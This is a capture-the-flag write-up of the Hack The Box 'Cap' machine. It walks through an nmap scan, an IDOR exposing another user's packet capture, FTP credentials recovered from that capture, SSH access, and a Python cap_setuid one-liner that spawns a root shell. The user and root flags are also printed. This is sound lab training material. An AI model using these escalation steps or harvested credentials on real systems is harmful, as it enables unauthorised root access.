
Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user’s capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.
Decided to jump on the horse again and try out some new tools. 10.129.7.12 is the IP address of the machine.
Enumeration #
NMAP #
nmap -sC -sV -oA nmap/cap 10.129.7.12
Nmap scan report for cap.htb (10.129.7.12)
Host is up (0.063s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.10 seconds
Web Application #
Foothold #

IDOR #
PCAP Analysis #

Opening the captured PCAP file in Wireshark reveals FTP traffic in plaintext. Following the TCP stream shows a successful login with credentials:
-
Username:
nathan -
Password:
Buck3tH4TF0RM3!
User #
Using the credentials found in the PCAP, we can SSH in as nathan and grab the user flag:

ssh nathan@10.129.7.19
cat user.txt
0800af2e4485d4fecb2ab6e67700b27f
Privilege Escalation #
Linux Capabilities #
Running linpeas.sh reveals that /usr/bin/python3.8 has cap_setuid enabled:

This means Python can change the process UID, allowing us to escalate to root.
Root #
Using Python’s cap_setuid capability to set our UID to 0 (root) and spawn a bash shell:
python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
OR
#python3
import os
os.setuid(0)
os.system("/bin/bash")

root@cap:~# cat /root/root.txt
b7e127a475a0d8678b00c645022f24b3